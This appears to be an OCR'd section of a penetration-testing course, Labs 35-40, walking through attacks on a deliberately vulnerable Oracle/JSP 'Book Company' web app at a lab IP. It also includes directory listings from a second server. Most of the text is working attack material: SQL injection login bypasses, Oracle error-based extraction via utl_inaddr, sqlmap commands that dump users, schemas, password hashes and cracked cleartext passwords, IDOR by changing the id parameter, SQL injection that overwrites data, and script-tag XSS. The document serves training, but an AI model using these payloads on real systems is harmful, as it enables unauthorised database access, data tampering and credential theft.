
<http://54.186.248.116/uploads/>



Index of /order

Name	Last modified	Size	Description
Parent Directory	-	-	

Apache/2.2.15 (Red Hat) Server at 54.186.248.116 Port 80



Index of /resume

Name	Last modified	Size	Description
Parent Directory	-	-	

Apache/2.2.15 (Red Hat) Server at 54.186.248.116 Port 80



A screenshot of a web browser window. The address bar shows the URL "54.186.248.116/js". The page content is a simple index of files and folders within the 'js' directory, including 'index.html', 'script.js', 'style.css', and 'image.png'. There is also a file named '500.html' which contains the text "Internal Server Error".

Index of /js

Name	Last modified	Size	Description
Parent Directory			
 bid.js	11-Mar-2014 19:05	3.8K	
 bid1.js	11-Mar-2014 19:05	3.0K	
 bid12.js	11-Mar-2014 19:05	2.2K	
 career.js	11-Mar-2014 19:05	3.9K	
 creditcard.js	11-Mar-2014 19:05	3.8K	
 register.js	11-Mar-2014 19:05	4.1K	
 register1.js	11-Mar-2014 19:05	4.2K	

Apache/2.2.15 (Red Hat) Server at 54.186.248.116 Port 80



Index of /images

54.186.248.116/images/

◀ + ⌂ ☆ ⏷ ⏸ ⏹ ⏺

Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 Compaq.jpg	11-Mar-2014 19:05	19K	
 Thumbs.db	11-Mar-2014 19:05	235K	
 a1.jpg.jpg	11-Mar-2014 19:05	16K	
 a2.jpg	11-Mar-2014 19:05	15K	
 a3.jpg	11-Mar-2014 19:05	15K	
 a4.jpg	11-Mar-2014 19:05	10K	
 a5.jpg	11-Mar-2014 19:05	34K	
 acer.jpg	11-Mar-2014 19:05	5.3K	
 c1.jpg	11-Mar-2014 19:05	5.9K	
 c2.jpg	11-Mar-2014 19:05	7.1K	
 c3.jpg	11-Mar-2014 19:05	6.3K	
 c4.jpg	11-Mar-2014 19:05	6.7K	
 c5.jpg	11-Mar-2014 19:05	8.0K	
 c6.jpg	11-Mar-2014 19:05	1.9K	



Index of /uploads [x](#) [+](#)

54.186.248.116/uploads/ [▼](#) [C](#) [☆](#) [☰](#)

Index of /uploads

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	

Apache/2.2.15 (Red Hat) Server at 54.186.248.116 Port 80



Lab 35: Attacking an Oracle/JSP based WebApp with SQL Injection

Well let's move on to Oracle. A simple login bypass allows us to login to the site.

<http://54.69.156.253:8081/bookcompany/>

user: ' or '1'='1

pass: ' or '1'='1

The screenshot shows a browser window for 'The Book Company'. The address bar shows the URL <http://54.69.156.253:8081/bookcompany/>. The main content area displays 'Welcome Authors!' and a 'Log In' form. In the 'Username:' field, the value 'or '1'='1' is entered. The 'Password:' field contains a series of dots ('.....'). The 'Sign In' button is visible below the fields.

Looks like there is another true/false sql injection in the Authors search box.



<http://54.69.156.253:8081/bookcompany/author.jsp?id=111>

Screenshot of a web browser showing the URL <http://54.69.156.253:8081/bookcompany/author.jsp?id=111>. The page displays a welcome message "Welcome Joe Doe," and navigation links for "Add book", "Authors", "Books", "Edit Profile", "F.A.Q.", and "Log Out". Below the navigation is a search bar labeled "Search by Username".

Author Index

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

[Search by Username] **Joe' OR 'a'='a**



Welcome **Joe Doe**,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Search by Username

Your search results for ' Joe' OR 'a'='a ':

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

Author Index

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh



You can type the following directly in your Firefox browser:

<http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1>

http://54....111&qid=1

Welcome **Joe Doe**,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Questions

[How do I Update My profile?](#)
[How do i view my books?](#)

Answer:
[Click on Edit Profile on the top bar.](#)



You can type the following directly in your Firefox browser:

<http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' OR '1='1>

The screenshot shows a Firefox browser window with the URL `http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' OR '1='1`. The page displays a welcome message for "Joe Doe" and a navigation bar with links: Add book, Authors, Books, Edit Profile, F.A.Q., and Log Out. Below the navigation bar, there is a section titled "Questions" containing two links: "How do I Update My profile?" and "How do i view my books?". Under the "Answer:" heading, there are two blue links: "Click on Edit Profile on the top bar." and "Click on My books in the top bar.". This visual confirmation indicates that the SQL injection query was successfully executed, changing the page content.

You should notice that the page changed. This proves the SQL Injection actually worked! I underlined the new "Click on My books in the top bar." line that showed up after the injection.

You'll notice when we were attacking MSSQL Server we used the `or 1 in (sql statement)--` method. Here is an example:

[http://site.com/page.asp?id=1 or 1 in \(select user\)--](http://site.com/page.asp?id=1 or 1 in (select user)--)

When attacking Oracle you'll notice that we'll use the ` or 1=utl_inaddr.get_host_address ((select statement))--` method.



You can type the following directly in your Firefox browser:

[http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get host_address\(\(select banner from v\\$version where rownum=1\)\)--](http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get host_address((select banner from v$version where rownum=1))--)

```
type Exception report
message
description The server encountered an internal error () that prevented it from fulfilling this request.

exception
javax.servlet.ServletException: javax.servlet.ServletException: java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at 'SYS_UTL_INADDR', line 19
ORA-06512: at 'SYS_UTL_INADDR', line 40
ORA-06512: at line 1
    org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at 'SYS_UTL_INADDR', line 19
ORA-06512: at 'SYS_UTL_INADDR', line 40
ORA-06512: at line 1
        org.apache.jasper.runtime.JspServletWrapper.handleJspException(JspServletWrapper.java:502)
        org.apache.jasper.runtime.JspServletWrapper.service(JspServletWrapper.java:412)
        org.apache.jasper.runtime.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.runtime.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)

root cause
javax.servlet.ServletException: java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at 'SYS_UTL_INADDR', line 19
ORA-06512: at 'SYS_UTL_INADDR', line 40
ORA-06512: at line 1
        org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:965)
        org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:794)
        org.apache.jsp.faq_jsp._jspService(faq_jsp.java:156)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:727)
        org.apache.jasper.runtime.JspServletWrapper.service(JspServletWrapper.java:388)
        org.apache.jasper.runtime.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.runtime.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)

root cause
java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at 'SYS_UTL_INADDR', line 19
ORA-06512: at 'SYS_UTL_INADDR', line 40
ORA-06512: at line 1
        sun.jdbc.odbc.JdbcOdbc.createSQLException(Unknown Source)
        sun.jdbc.odbc.JdbcOdbc.standardError(Unknown Source)
        sun.jdbc.odbc.JdbcOdbc.SQLFetch(Unknown Source)
        sun.jdbc.odbc.JdbcOdbcResultSet.next(Unknown Source)
        org.apache.jsp.faq_jsp._jspService(faq_jsp.java:143)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
        org.apache.jasper.runtime.JspServletWrapper.service(JspServletWrapper.java:388)
        org.apache.jasper.runtime.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.runtime.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

`select banner from v$version where rownum=1`

This is the select statement commonly used to determine the Oracle version.



You can type the following directly in your Firefox browser:

[http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address\(\(SELECT user FROM dual\)\)--](http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT user FROM dual))--)

```
Apache Tomcat/6.0.35 - Error report - Mozilla Firefox
Apache Tomcat/6.0.... x + 
d=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT user FROM dual))-- C
HTTP Status 500 -
type Exception report
message
description The server encountered an internal error () that prevented it from fulfilling this request.
exception
org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: ORA-29257: host SYSTEM unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1

org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:502)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:412)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
javax.servlet.http.HttpServlet.service(HttpServlet.java:717)

root cause
javax.servlet.ServletException: java.sql.SQLException: ORA-29257: host SYSTEM unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1

org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:865)
org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:794)
org.apache.jsp.faq.jsp._jspService(faq.jsp.java:156)
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:388)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
javax.servlet.http.HttpServlet.service(HttpServlet.java:717)

root cause
java.sql.SQLException: ORA-29257: host SYSTEM unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1
```

`SELECT user FROM dual`

This is the select statement commonly used to determine the current user.

You can type the following directly in your Firefox browser:



[http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address\(\(SELECT global_name FROM global_name\)\)--](http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT global_name FROM global_name))--)

The screenshot shows an Apache Tomcat 6.0.35 error page with the following details:

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: ORA-29257: host [REDACTED] unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1

    org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:502)
    org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:412)
    org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
    org.apache.jasper.servlet.JspServlet.service(JspServlet.java:268)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

root cause

```
javax.servlet.ServletException: java.sql.SQLException: ORA-29257: host [REDACTED] unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1

    org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:865)
    org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:794)
    org.apache.jsp.faq_jsp._jspService(faq_jsp.java:156)
    org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
    org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:388)
    org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
    org.apache.jasper.servlet.JspServlet.service(JspServlet.java:268)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

root cause

```
java.sql.SQLException: ORA-29257: host [REDACTED] unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1

    oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:112)
    oracle.jdbc.driver.T4CTTIoer.processError(T4CTTIoer.java:331)
    oracle.jdbc.driver.T4CTTIoer.processError(T4CTTIoer.java:288)
    oracle.jdbc.driver.T4C8Oall.receive(T4C8Oall.java:743)
    oracle.jdbc.driver.T4CStatement.doOnAll(T4CStatement.java:297)
```

```
SELECT global_name FROM global_name
```

This is the select statement commonly used to determine the current database.



Attacking Oracle with SQLMap really isn't any different than MSSQL, or MySQL. We'll use the same syntax and commands that we used in previous labs.

```
cd toolz/sqlmap-dev
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" -b
```

```
Payload: id=111&qid=1' AND 9939=9939 AND 'fQJb='fQJb

Type: error-based
Title: Oracle AND error-based - WHERE or HAVING clause (XMLType)
Payload: id=111&qid=1' AND 7983=(SELECT UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(114)||CHR(120)||CHR(105)||CHR(113))||(SELECT (CASE WHEN (7983=7983) THEN 1 ELSE 0 END) FROM DUAL)||CHR(113)||CHR(109)||CHR(122)||CHR(108)||CHR(113)||CHR(62))) FROM DUAL) AND 'rLQH='rLQH

Type: AND/OR time-based blind
Title: Oracle AND time-based blind
Payload: id=111&qid=1' AND 9739=DBMS_PIPE.RECEIVE_MESSAGE(CHR(70)||CHR(113)||CHR(120)||CHR(87),5) AND 'OSEA'=OSEA
---
[04:42:36] [INFO] the back-end DBMS is Oracle
[04:42:36] [INFO] fetching banner
[04:42:37] [INFO] retrieved: Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product
web application technology: JSP
back-end DBMS: Oracle
banner: 'Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product'
[04:42:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 235 times
[04:42:37] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.69.156.253'

[*] shutting down at 04:42:37
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-user
```



```
Type: AND/OR time-based blind
Title: Oracle AND time-based blind
Payload: id=111&qid=1' AND 9739=DBMS_PIPE.RECEIVE_MESSAGE(CHR(70)||CHR(113)||CHR(120)||CHR(87),5) AND 'OSEA'='OSEA
---
[04:47:21] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[04:47:21] [INFO] fetching current user
[04:47:21] [INFO] retrieved: SYSTEM
current user: 'SYSTEM'
[04:47:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[04:47:21] [INFO] fetched data logged to text files under '/home/strategicsec/tools/sqlmap-dev/output/54.69.156.253'
[*] shutting down at 04:47:21
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-db
```

```
[04:49:08] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[04:49:08] [INFO] fetching current database
[04:49:08] [INFO] resumed: SYSTEM
[04:49:08] [WARNING] on Oracle you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
current schema (equivalent to database on Oracle): 'SYSTEM'
[04:49:08] [INFO] fetched data logged to text files under '/home/strategicsec/tools/sqlmap-dev/output/54.69.156.253'
[*] shutting down at 04:49:08
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --dbs
```

```
available databases [11]:
[*] CTXSYS
[*] DBSNMP
[*] FLOWS_020100
[*] FLOWS_FILES
[*] HR
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --users --passwords
```



Y
1
N

```
do you want to use common password suffixes? (slow!) [y/N] n
[04:51:56] [INFO] starting dictionary-based cracking (oracle_old_passwd)
[04:52:02] [INFO] cracked password 'DIP' for user 'DIP'
[04:52:18] [INFO] cracked password 'OUTLN' for user 'OUTLN'
[04:52:32] [INFO] cracked password 'ORACLE' for user 'XDB'
[04:52:39] [INFO] cracked password 'DBSNMP' for user 'DBSNMP'
[04:52:56] [INFO] cracked password 'ORACLE' for user 'CTXSYS'
[04:53:18] [INFO] cracked password 'ORACLE' for user 'FLOWS_FILES'
[04:53:35] [INFO] cracked password 'PASSWORD' for user 'SYSTEM'
[04:53:50] [INFO] cracked password 'PASSWORD' for user 'SYS'
[04:54:16] [INFO] cracked password 'TSMSYS' for user 'TSMSYS'
[04:54:39] [INFO] cracked password 'ORACLE' for user 'FLOWS_020100'
database management system users password hashes:
[*] _NEXT_USER [1]:
    password hash: NULL
[*] ANONYMOUS [1]:
    password hash: anonymous
[*] AQ_ADMINISTRATOR_ROLE [1]:
    password hash: NULL
[*] AUTHENTICATEDUSER [1]:
    password hash: NULL
[*] CONNECT [1]:
    password hash: NULL
[*] CTXAPP [1]:
    password hash: NULL
[*] CTXSYS [1]:
    password hash: D1D21CA56994CAB6
    clear-text password: ORACLE
[*] DBA [1]:
    password hash: NULL
[*] DBSNMP [1]:
    password hash: E066D214D5421CCC
    clear-text password: DBSNMP
[*] DELETE_CATALOG_ROLE [1]:
    password hash: NULL
[*] DIP [1]:
    password hash: CE4A36B8E06CA59C
    clear-text password: DIP
```



Lab 36: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

Go to the address below in Firefox:

<http://54.69.156.253:8081/bookcompany/author.jsp?id=111&qid=1>

The screenshot shows a Firefox browser window with the following details:

- Address Bar:** http://54....111&qid=1
- Page Title:** 54.69.156.253:8081/bookcompany/author.jsp?id=111&qid=1
- Welcome Message:** Welcome Joe Doe,
- Navigation Links:** Add book, Authors, Books, Edit Profile, F.A.Q., Log Out
- Search Bar:** Search by Username
- Table Data:** Author Index (First Name, Last Name, Username)

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

<http://54.69.156.253:8081/bookcompany/author.jsp?id=111&qid=1'OR '1='1>



http://54...%27=%271

5.253:8081/bookcompany/author.jsp?id=111&qid=1'OR '1='1

Welcome Joe Doe,

Add book Authors Books Edit Profile F.A.Q. Log Out

Search by Username

Author Index


First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh



Lab 37: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

Go to the address below in Firefox:

[http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address\(\(select banner from v\\$version where rownum=1\)\)--](http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((select banner from v$version where rownum=1))--)



Host is running:

[http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address\(\(SELECT user FROM dual\)\)--](http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT user FROM dual))--)




User is:



Lab 38: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

Go to the address below in Firefox:

[http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address\(\(SELECT global_name FROM global_name\)\)--](http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT global_name FROM global_name))--)



Current database is:



Lab 39: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

```
cd /home/strategicsec/toolz/sqlmap-dev/
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" -b
```

```
---
[05:13:08] [INFO] the back-end DBMS is Oracle
[05:13:08] [INFO] fetching banner
[05:13:08] [INFO] resumed: Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product
web application technology: JSP
back-end DBMS: Oracle
banner:   'Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product'
[05:13:08] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'
[*] shutting down at 05:13:08
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-user
```

```
[05:14:24] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[05:14:24] [INFO] fetching current user
[05:14:24] [INFO] resumed: SYSTEM
current user:   'SYSTEM'
[05:14:24] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'
[*] shutting down at 05:14:24
```

```
python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-db
```

```
[05:16:07] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[05:16:07] [INFO] fetching current database
[05:16:07] [INFO] resumed: SYSTEM
[05:16:07] [WARNING] on Oracle you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
current schema (equivalent to database on Oracle):   'SYSTEM'
[05:16:07] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'
[*] shutting down at 05:16:07
```



```
python sqlmap.py -u  
"http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --dbs
```

```
available databases [11]:  
[*] CTXSYS  
[*] DBSNMP  
[*] FLOWS_020100  
[*] FLOWS_FILES  
[*] HR  
[*] MDSYS  
[*] OUTLN  
[*] SYS  
[*] SYSTEM  
[*] TSMSYS  
[*] XDB  
  
[05:17:20] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 12 times  
[05:17:20] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.  
.69.156.253'  
  
[*] shutting down at 05:17:20
```

```
python sqlmap.py -u  
"http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --users --  
passwords
```



```
    clear-text password: ORACLE
[*] GATHER_SYSTEM_STATISTICS [1]:
    password hash: NULL
[*] HS_ADMIN_ROLE [1]:
    password hash: NULL
[*] IMP_FULL_DATABASE [1]:
    password hash: NULL
[*] LOGSTDBY_ADMINISTRATOR [1]:
    password hash: NULL
[*] MDSYS [1]:
    password hash: NULL
[*] OEM_ADVISOR [1]:
    password hash: NULL
[*] OEM_MONITOR [1]:
    password hash: NULL
[*] OUTLN [1]:
    password hash: 4A3BA55E08595C81
    clear-text password: OUTLN
[*] PLUSTRACE [1]:
    password hash: NULL
[*] PUBLIC [1]:
    password hash: NULL
[*] RECOVERY_CATALOG_OWNER [1]:
    password hash: NULL
[*] RESOURCE [1]:
    password hash: NULL
[*] SCHEDULER_ADMIN [1]:
    password hash: NULL
[*] SELECT_CATALOG_ROLE [1]:
    password hash: NULL
[*] SYS [1]:
    password hash: DCB748A5BC5390F2
    clear-text password: PASSWORD
[*] SYSTEM [1]:
    password hash: EED9B65CCECDB2E9
    clear-text password: PASSWORD
[*] TSMSYS [1]:
    password hash: 3DF26A8B17D0F29F
    clear-text password: TSMSYS
[*] XDB [1]:
    password hash: E76A6BD999EF9FF1
    clear-text password: ORACLE
[*] XDBADMIN [1]:
    password hash: NULL
[*] XDBWEBSERVICES [1]:
    password hash: NULL

[05:18:34] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 5 times
[05:18:34] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
,69,156,253'
```

SQL Injection:



The Book Company

54.69.156.253:8081/bookcompany/

Welcome Authors!

Log In

Username:

Password:

Invalid Username

The Book Company

54.69.156.253:8081/bookcompany/

Welcome Authors!

Log In

Username:

Password:

Invalid Username

Invalid password

The Book Company

54.69.156.253:8081/bookcompany/

Welcome Authors!

Log In

Username:

Password:

Invalid Password



SQL injection :

The Book Company

54.69.156.253:8081/bookcompany/

Welcome Authors!

Log In

Username: a' OR 'a'='a

Password:

Sign In

Sample attack value in the password field also.

Logged in

http://54....jsp?id=111

54.69.156.253:8081/bookcompany/dash.jsp?id=111

Welcome Joe Doe,

Add book Authors Books Edit Profile F.A.Q. Log Out

Now that we're logged in, let's change users; go to



<http://54.69.156.253:8081/bookcompany/dash.jsp?id=112>

My Books

The screenshot shows a web browser window with the URL <http://54.69.156.253:8081/bookcompany/book.jsp?id=112>. The page is titled "Welcome Rob Ogg," and includes navigation links for "View Contract," "My Books," "Edit Profile," "F.A.Q.," and "Log Out." Below these links is a search bar with a "Search" button. The main content area is titled "My Book Index" and displays a table with four rows of book information:

Book Title	Description
Oracle and the Secure flag	Technology
Chronicles of Java	Technology
JO 2.0	Fiction

Below the table, there is a section titled "Edit Book Description" with fields for "Book Title" and "Book Description," and a "Update" button.

SQL injection in Book Title



http://54....jsp?id=112

54.69.156.253:8081/bookcompany/book.jsp?id=112

Welcome Rob Ogg,

[View Contract](#) [My Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

My Book Index

Book Title	Description
Oracle and the Secure flag	Technology
Chronicles of Java	Technology
JO 2.0	Fiction

Edit Book Description

Book Title:

Book Description:

Result:



http://54....jsp?id=112

54.69.156.253:8081/bookcompany/book.jsp?id=112

Welcome **Rob Ogg**,

[View Contract](#) [My Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

My Book Index

Book Title	Description
Oracle and the Secure flag	hack
Chronicles of Java	hack
JO 2.0	hack

Edit Book Description
Book Title:



Lab 40: Attacking an Oracle/JSP based WebApp with XSS

S http://54....jsp?id=112 × +

54.69.156.253:8081/bookcompany/book.jsp?id=112 ▾ C ☆ | ⌂

Welcome Rob Ogg,

[View Contract](#) [My Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

<script>alert(1)</script>

My Book Index

Book Title	Description
Oracle and the Secure flag	hack
Chronicles of Java	hack
JO 2.0	hack

Edit Book Description
Book Title:

Result:



http://54....jsp?id=112

54.69.156.253:8081/bookcompany/book.jsp?id=112

Welcome Rob Ogg,

[View Contract](#) [My Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Search

Your search results for '

1

OK

Edit profile

http://54....jsp?id=112

54.69.156.253:8081/bookcompany/profile.jsp?id=112

Welcome Rob Ogg,

[View Contract](#) [My Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Edit Profile

First Name:

Last Name:

Username:

Password:

Enter all the Details.



SQL injection in First name

The screenshot shows a web browser window with the URL <http://54.69.156.253:8081/bookcompany/profile.jsp?id=112>. The page is titled "Welcome Rob Ogg," and the user has navigation links for "View Contract," "My Books," "Edit Profile," "F.A.Q.," and "Log Out."

The "Edit Profile" section is active, showing form fields for "First Name" (containing "Rob' or '1='1"), "Last Name" (Ogg), "Username" (rob), and "Password" (redacted). An "Update" button is visible below the form.

A message at the bottom of the page reads: "Enter all the Details."

Now, we can go back to the user Joe Doe; goto

<http://54.69.156.253:8081/bookcompany/dash.jsp?id=111>

Books(administrative)



S http://54....jsp?id=111 × +

54.69.156.253:8081/bookcompany/Bindex.jsp?id=111 ▾ C ☆ |

Welcome **Joe Doe**,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Book Index

Book Title	Description
Tales of the Oracle	hack
Oracle and the Secure flag	hack
Chronicles of Java	hack
Learn Databases	hack
JO 2.0	hack
New Tales of Oracle	hack

XSS in book Search



S http://54....jsp?id=111 × +

54.69.156.253:8081/bookcompany/Bindex.jsp?id=111 ▾ C ☆ | ⌂

Welcome Joe Doe,

Add book Authors Books Edit Profile F.A.Q. Log Out

<script>alert(1)</script> Search

Book Index

Book Title	Description
Tales of the Oracle	hack
